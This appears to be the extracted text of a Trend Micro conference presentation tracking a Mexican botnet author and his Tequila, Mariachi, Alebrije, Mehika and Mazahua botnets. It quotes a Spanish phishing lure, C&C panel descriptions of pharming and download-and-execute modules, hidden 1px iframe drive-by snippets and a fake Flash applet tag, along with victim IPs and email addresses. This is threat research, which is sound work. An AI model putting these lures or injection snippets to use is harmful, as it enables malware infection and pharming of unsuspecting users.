

Agenda

- About "Who" we will talk!!!
- The 1st and 2nd threats Tequila and Mariachi BotNets
- Acquiring Intelligence about the cyber criminal
- A Social Engineer over the cyber criminal
- The 3rd and 4th threats Alebrije and Mehika BotNets
- Detecting new actions
 - A owned server
 - A dedicated server
 - The 5th threat Mazahua BotNet
- Questions



About "Who" we will talk!!!

Today we will NOT talk about one person, we will talk about a specific "Pokémon" character called "Duskrow".



http://bmgf.bulbagarden.net/members/33057/albums/1859/26971/

About "Who" we will talk!!!

- In spite of that we had PII about the author of the threats, isn't the paper of the TrendMicro say who have guilt or not, this paper is from LE Teams.
- The TrendMicro respect the defense rights of the persons.

- First know spam related to this threats is dated from May/20/2010;
- Complex social engineer attack:
 - A spam was sent with a fake news;

Asunto: Fotografias al desnudo de la mama de Paulette!

Fecha:Thu, 20 May 2010 04:13:46 +0200

De:El Informador.

Responder a:El Informador.

¡Fotografias al desnudo de la mama de Paulette!



Mamá de Paulette ha reportado ser victima del robo de su cámara donde se almacenaban fotos de ella

Ha son varias fuentes que reportan haber visto las imágenes que actualmente se encuentran en venta por los delincuentes, esperemos pues ver dichas fotos pronto.

Mamá de Paulette ya se ha pronunciado respecto a este incidente y ha dicho que demandará a cualquiera que publique sus fotos privadas. Esto nunca ha sido un problema para las revistas quienes ganan millones de este tipo de exclusivas.

Testimonio de la mamá de Paulette

Belinda advirtió en esa ocasión que demandaría a los medios que las publicasen. Parece que los ladrones que entraron a robar a la casa no sólo se llevaron objetos personales de valor, sino que también habrían sustraído algunas fotos en topless y estarían dispuestos a venderlas al mejor postor. De momento ninguna revista ha aceptado la oferta por las fotos robadas.

Leer articulo completo

Algunas Fotografias al desnudo de la mamá de Paulette



Leer articulo completo

- First know spam related to this threats is dated from May/20/2010;
- Complex social engineer attack:
 - A spam was sent with a fake news;
 - The e-mail contains a link to a fake site;





El da de ayer <u>reportamos que la mama de Paulette</u> haba sufrido fuertes amenazas y tema por la integridad de su familia. Tambin dijimos que la mama de Paulette est preocupada porque los ladrones (que asaltaron su casa la semana pasada) publiquen sus fotos personales en la red.


Tambin les pasamos un vdeo exclusivo en el que *Juan Jos Origel*, periodista de la OrejaTv declaraba tener las fotos de la mama de Paulette que haban robado los ladrones y que en el momento en que las pida las entregar a la mama de Paulette.

Sin embargo, hoy se supo que la periodista Martha Figueroa asegur a una estacin norteamericana que a ella tambin le han ofrecido las mencionadas fotos y que son muy comprometedoras pero no dijo en ningun momento que en ellas aparece desmuda.

Los periodistas de la OrejaTV dicen que la mama de Paulette aparece en liguero, que son prendas femeninas interiores con elstico (ver ejemplos aqu). Se habla tambin que podran existir fotos en topless en la playa con su novio. Sin embargo, la mama de Paulette ha declarado a la Revista People en Espaol que slo son fotos familiares.

Por lo que podemos concluir amigos que NO HAY fotos de la mama de Paulette DESNUDA, como estra diciendo algunos medios tremendistas. Y es ms, si las hubieran tengan por descontado que NO APARECERN en la red, pues muchos medios mexicanos poderosos han puesto una especie de blindaje de proteccin a la diva adolescente.

- First know spam related to this threats is dated from May/20/2010;
- Complex social engineer attack:
 - A spam was sent with a fake news;
 - The e-mail contains a link to a fake site;
 - The site had a direct link to download the malware (TSPY_MEXBANK.A) and a script to install a fake flash player plugin;





 Tracking the communications of the malware, we can discover the C&C.






	etwork marketing
	Botnet PHP V 1.0 By
	Usuario :
	Usuario
	Password :

	Entrar al Sistema
,	MAIL: 2010 © COPYRIGHT F TODOS LOS DERECHOS RESERVADOS



- Tracking the communications of the malware, we can discover the C&C.
- This application had some security issues that can permit to us bypass the authentication.







- Tracking the communications of the malware, we can discover the C&C.
- This application had some security issues that can permit to us bypass the authentication.
- The C&C report 1.835 infected users.





Modulo Bots "Estadisticas de las maquinas zombis."

Total de Zombis : 1835

ID	NOMBRE	S.O	STATUS	NETCAT	ELIMINAR
1	IRMAI		-	95	0
2	GABO-E26B8DED9A		-	91	0
3	ASESORES		4	행	0
4	DESKTOP		4		0
5	HOME-OFF-DSF0AC		-		0
6	pc4		4		0
7	SABRE-E3D52D964		-		0
8	JOSECARLOS1		-	-	0
9	PC251491261930			-	8



- Tracking the communications of the malware, we can discover the C&C.
- This application had some security issues that can permit to us bypass the authentication.
- The C&C report 1.835 infected users.
- In Jun/07/2010 the C&C goes offline.


Mariachi BotNet C&C

Few days after that we locate the Tequila C&C, we locate other C&C related to the same Author of Tequila.

 This is the first C&C located in LAR based in the SpyEye C&C.



Mariachi BotNet C&C



Mariachi BotNet C&C

- Few days after that we locate the Tequila C&C, we locate other C&C related to the same Author of Tequila.
 - This is the first C&C located in LAR based in the SpyEye C&C.
 - In Jun/07/2011 the C&C goes offline.

Acquiring Intelligence

What we learned with this threats:

- Several IP addresses used to illegal activity;
- Personal Identification Information (PII):
 - Name;
 - E-mail addresses;
 - Mobile number;
 - Personel/Professional site
- Some users and passwords related to the threat (C&C and server);

Expanding the Intelligence

Searching for more information about the Author, we located:

- Several profiles in Forums and Social Networking Sites;
- More PII;
- New possible threats;
- IM accounts;

Advertisement of new threats

When looking for new information we locating 3 advertisement about 3 new botnets:

- Alebrije (the second version based in SpyEye C&C) – via Forum;
- Mehika (a botnet based in Twitter) via Forum;



Advertisement of new threats

Botnet Controlada desde Twitter, Llamada TwitterB



Publicado el 30/06/2010 12:06:00 en Hacking Web. Total de votos: 1 Votar

Hola antes que nada les comento , estuve revizando por internet y llegue a encontrar una llama twitternet builder , pero al parecer es detectada por los antivirus y no esta completa ya que solamente manda comandos y acciones , pero si queremos ver estadisticas y todo eso no lo realiza.

Bueno al ver yo las predichas me destine a realizar una bot que el cual sus modulos son :

Modificacion de Host (Pharming)
Envenamiento Dns (DNS Poisoning)
Propagacion Msn (Spread Msn)
Downloader HTTP (Descarga archivos del protocolo HTTP)
Abrir Url (Visita Paginas de Internet)
Estadisticas (Manda las Estadisticas a tu Correo)
HomePage IE & Firefox (Cambia la pagina principal)



Advertisement of new threats

- When looking for new information we locating 3 advertisement about 3 new botnets:
- Alebrije (the second version based in SpyEye C&C) – via Forum;
- Mehika (a botnet based in Twitter) via Forum;
- Mazahua (a botnet that use the framework of CrimePack Exploit Pack) - via a popular videos Site

More research is needed

- We had the information about 3 news threats;
- But don't have any evidence that say "This is real threats!!!":
 - No malware samples;
 - No C&C links/references;
 - No spammed messages related to any campaign.

Social Engineer Attack

- After tried several ways to get information about this threats, we can confirm that is rea or no.
 - I decided to use other approach: Social Engineer
 - Talk directly with the coder, covering several channels:
 - Forums;
 - Instant Messengers (mainly MSN, if necessary Skype);
 - E-mail.



The result

 Several weeks after the start of the attack, I had a demonstration of the alebrije and mehika scheduled with the "Pokémom Duskrow"

Video

Sales









(01:29:13) Trabajando Para ganar dinero : asi es



(01:29:35) Trabajando Para ganar dinero : como se te hisieropn



(01:31:06) Trabajando Para ganar dinero :?



(01:31:58) Trabajando Para ganar dinero : la twitter bot 300 y la botnet php 500 usd



(01:33:37) @hotmail.com: tengo que añadir el dinero.

(01:34:11) Trabajando Para ganar dinero : vale



(01:35:32) wahaalaa@hotmail.com: necesito unos días, llame a usted cuando todo está bien.

(01:35:48) Trabajando Para ganar dinero : vale amigo



(01:35:48) Trabajando Para ganar dinero




(01:36:04) @hotmail.com: gracias

What is Acquired with the Attack

- A sample of Mehika (submitted to VT);
- The URL of one live version of Alebrije;
- The prices of the malwares;
- The prove that it's a real threat!!!

After a long time without news

We discover a new Alebrije live in the Internet, in a "owned" server!!!











0

Infecion por Java Applet!

Url de la Infeccion :	http://www.grogaefall.acom/foto/JavaApplet/Start.php
Codigo Html Frame :	<pre></pre>

Grabar

		0

1000110100				
PAIS	Modem	IP	Fecha	
Desconocido	190.162.25.244	pc-244-25-162-190.cm.vtr.net	2011-03-11 04:28:58	
Spain	87.216.17.136	136.17.216.87.static.jazztel.es	2011-03-11 04:25:25	
Desconocido	95,227.151.115	host115-151-static,227-95-	2011-03-11 04:24:02	

After a long time without news

- We discover a new Alebrije live in the Internet, in a "owned" server!!!
 - Diging the pages available in the server we discover:
 - Two differents tools to send SPAM (in several places);

Mailer de Hotmail Spam Mailer Desarrollado por 🥽 📖 💮			
E-Mail	postales@mailer.gusanito.com		
Nombre	Postal de Gusanito		
Asunto	Maria Angela te envió una postal de gusanito		
Separador :			
Hotmails	asintecltd@hotmail.com;macarena dibesagu@hotmail.com;disang110697 mangelica_155@hotmail.com;azarab		
Letter	<pre></pre>		
Mails	fabymuosha@hotmail.com claudio.alejandro.tellez.garcia@gmail.com fabymuosha@hotmail.com claudio.alejandro.tellez.garcia@gmail.com		
	Comenzar Spam		
Descripcion : Necesita el puerto 25 abierto y la libreria OPENSSL. 2010 © Mailer Desarrollado por			

>> Uklahouse.com - PHP Mass/Bulk Emailer				
1. Input subject of email to send out	*personalized variables can be input to subject field			
2. Input email body	Send email out as: HTML ▼			
	Sellu elliali out as. HTML			
▶	>> preview email body in new window			
	*not all HTML tags work on all mail clients, you should test your HTML body first by sending mails to your test email addresses			
	*to prepare the body for personalized email click here to see instructions			
Input Sender information, which will appear on receiver's inbox Mail conver	name of sender as will appear on reciever's inbox Reply-to address: the email will be seen as it was sending from this email ***should be a valid email address on the server so mails won't get pickup as spam Return-Path address: (optional) bounced emails (mails that can not reach the recipient) will be sent back to this address if not specified then bounced emails will be sent to Reply-to address instead **this parameter only works on a server that support it			
4. Mail server	PHP Mail() default option, works on most servers			
5. Script information	sending out email(s) every seconds ex. for list of 300 mails, sending out 30 mails per interval of 10 seconds each will allow the script to finish sending out all emails within 5 minutes			
Input recipient emails you can paste emails directly into textbox or upload text file containing all emails	Option 1: Input recipient emails into textbox, separated by ';;' separator or line breaks Option 2: Upload mailing list as a text file *recommended for list larger than 5,000 emails recipient1@domain1.com;;recipient2@domain2.com			


After a long time without news

- We discover a new Alebrije live in the Internet, in a "owned" server!!!
 - Diging the pages available in the server we discover:
 - Two differents tools to send SPAM (in several places);
 - Some files with a big list of e-mail addresses;









Index of /foto

- Parent Directory
- 36k italian americans
- Admin/
- Goodleads.txt
- JavaApplet/
- archivo 12.txt
- archivo 16.txt
- email manager pro.php
- iqswiten grid.sql



After a long time without news

- We discover a new Alebrije live in the Internet, in a "owned" server!!!
 - Diging the pages available in the server we discover:
 - Two differents tools to send SPAM (in several places);
 - Some files with a big list of e-mail addresses;
 - And a new C&C of Mazahua (the botnet advertized in a famous video site)



Humilde 4



Accessing the Alebrije C&C

- This Alebrije C&C use a know password!!!;
- We start to monitor the activities related to this C&C;
- The Botnet not used any file to infect users, only use the malicious links to poison the hosts file from users that access the malicious link;
- Monitoring the changes in configuration we learned the credentials to access a dedicated server used by the person that control the C&C.

Accessing the dedicated server

- What we discover with this server:
 - Some malicious files;
 - A Mazahua C&C live / online
 - How we had access to FS of the server, we can learn more about Mazahua and how access the C&C.
 - With this information we discover that the version installed in the "owned" server don't work because was missing some packages in operatinal system.

Comparing the Mazahua versions

We had the information about two versions of the Mazahua Botnet:

 the first is the version that the "Pokémon Duskrow" showed in your account in a videos site;



CERRAR SESION

Humilde (1)

Panel administrativo



GENERAL	HOST	EXE	SPREAD	ESTADISTICAS
INFECTADOS: 0 PRENDIDAS: 0			28	Seleccione un Pais ▼ VER

Bienvenidos al panel Administrativo Humilde

Este panel es para controlar una botnet el cual contiene 3 modulos el cuales son : MODIFICACION DE HOST , DOWNLOADER DE ARCHIVOS DESDE HTTP , SPREAD MSN.

MODIFICACION DE HOST : Sirve para modificar el archivo hosts de vindovs el cual es la resolucion de dominios.

DOWNLOADER DE ARCHIVOS DESDE HTTP: Sirve para descargarle archivos alas vicitmas y ejecutarselos, los archivos descargados se guardan en la carpeta temporal de la maquina, y se ejcutara al terminar la descarga, si el archivo descargado existe en la carpeta temporal de vindovs ya no lo descargara ni ejecutara, hasta que cambien otro archivo en este modulo.

SPREAD MSN: Este modulo sirve para propagar mensajes atravez del MSN. Lo que hace este modulo es primero comprueba si tiene el MsnPlus instalado si no lo tiene se lo descarga y ejecuta automaticamente de manera oculta; Una vez que lo tenga instalado crea un script que es el de Spread Msn, este modulo consta de 5 mensajes para propagar. Cada vez que envia un msj el cliente lo ara aleatoriamente con los 5 mensajes que ingresastes en el modulo SPREAD MSN. El mensaje se envia en el cliente cada 10 mensajes que le envian al bot o cuando el los manda.

En estadísticas puedes ver los bots por pais , peudes ver cuantos estan online y ver cuantos son en total por pais.

Este Panel Humilde carga cada 10 segs los bots que estan online y cuantos ahy online , ya que el panel esta basado en la tecnología AJAX.

El ejecutable de esta bot no es un EXE si no que es un JAR , es un archivo de java, Si por Alguna razon quisieras hacerlo Exe te dejo un videoturorial de como hacerlo. Encuestas realizadas en foros reconocidos de java comentaron que el 70 % de las pos tienen java instalado, así que sera compartible en las plataformas vindovs.

Es Indetectable el ejecutable jar.

Comparing the Mazahua versions

We had the information about two versions of the Mazahua Botnet:

- the first is the version that the "Pokémon Duskrow" showed in your account in a videos site;
- the version that we found and accessed.



CERRAR SESION

Humilde ①

Panel administrativo

GENERAL DRIVE PHARMING DOWNLOAD ESTADISTICAS

INFECTADOS: 1519
PRENDIDAS: 0 Seleccione un Pais ▼ VER

Bienvenidos al panel Administrativo Humilde Para los applets les dejo sus links y codigos html

Drive by Pharming

http://http://language.py/lop/Drive/Start.php

<iframe width="1px" height="1px" src="http://http://language.py/lop/Drive/Start.php" frameborder="1"></iframe>

Pharming

http://http://18 // /top/JavaApplet/pharming.php

<iframe width="1px" height="1px" src="http://http://18" /top/JavaApplet/pharming.php" frameborder="1"></iframe>

Download

http://http://18i_____top/JavaApplet/download.php

<iframe width="1px" height="1px" src="http://http://18_______/top/JavaApplet/download.php" frameborder="1"></iframe>



2Wire Module





Pharming Module





How the Pharming work

```
<html>
   <head>
   </head>
   <body>
      <applet width='1' height='1' code='AdobeFlashPlayer.class' archive='Ado</pre>
                 <param name='first' value='</pre>
           </applet>
  </body>
</html>
```



Download Module





Questions

